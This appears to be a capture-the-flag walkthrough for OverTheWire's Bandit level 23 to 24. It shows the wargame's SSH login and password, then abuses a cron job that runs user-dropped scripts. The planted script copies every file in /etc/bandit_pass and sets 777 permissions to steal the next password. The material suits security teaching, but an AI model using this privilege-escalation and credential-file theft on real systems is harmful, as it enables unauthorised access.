A program is running automatically at regular intervals from cron, the time-based job scheduler. Look in /etc/cron.d/ for the configuration and see what command is being executed.
Here are the details which we have from the previous level:
- Host:
bandit.labs.overthewire.org - Port:
2220 - Username:
bandit23 - Password:
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
So, The SSH syntax will be:
sshpass -p 0Zf11ioIjMVN551jX3CmStKLYqjk54Ga ssh [email protected] -p 2220
The cron jobs are usually stored in /etc/cron.d. We start by navigating to this directory.
cd /etc/cron.d
ls
# Output:
# cronjob_bandit22  cronjob_bandit23  cronjob_bandit24  e2scrub_all  otw-tmp-dir  sysstat
Among these files, cronjob_bandit24 is interesting since it suggests a cron job for bandit24.
View the contents of cronjob_bandit24 to understand what commands are being executed by this cron job.
cat cronjob_bandit24
# Output:
# @reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
# * * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
The file config means that cronjob_bandit24.sh is executed by the bandit24 user every minute.
View the contents of /usr/bin/cronjob_bandit24.sh to see what it does.
cat /usr/bin/cronjob_bandit24.sh
{% code lineNumbers=“true” %}
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
{% endcode %}
The cron job script /usr/bin/cronjob_bandit24.sh is designed to execute and then delete scripts located in /var/spool/bandit24/foo. The script checks if the owner of each script is bandit23 before executing it with a timeout of 60 seconds and then removing it. This setup allows us to potentially exploit the execution of scripts in the foo directory owned by bandit23 to gain access or information.
Abusing the Script

- Create and Navigate to a Temporary Directory:
mkdir -p /tmp/exploit
cd /tmp/exploit
- Create an Exploit Script:
echo 'cp /etc/bandit_pass/* /tmp/exploit; chmod -R 777 /tmp/exploit' > exploit.sh
cp /etc/bandit_pass/* /tmp/exploit: Copies all files from the/etc/bandit_pass/directory to/tmp/exploit, if the user has appropriate permissions over files.chmod -R 777 /tmp/exploit: Recursively changes the permissions of the/tmp/exploitdirectory and all its contents to read, write, and execute for all users.
- Set read, write, and execute permissions for all users on `/tmp/exploit` directory recursively:
chmod -R 777 /tmp/exploit
ls -l
# Output:
# total 4
# -rwxrwxrwx 1 bandit23 bandit23 62 Jun 17 09:18 exploit.sh
- Copy Exploit Script to Cron Job Directory:
cp exploit.sh /var/spool/bandit24/foo/ -v
# Output:
# 'exploit.sh' -> '/var/spool/bandit24/foo/exploit.sh'
- Copies the file
exploit.shfrom the current directory (/tmp/exploit) to the directory/var/spool/bandit24/foo/.
- List Contents of the Current Directory Again (after a minute):
ls -l
# Output:
# total 8
# -rwxrwxrwx 1 bandit24 bandit24 33 Jun 17 09:21 bandit24
# -rwxrwxrwx 1 bandit23 bandit23 62 Jun 17 09:18 exploit.sh
- Now it’s time to read the password for the next level
bandit24:
cat bandit24
# Output:
# gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8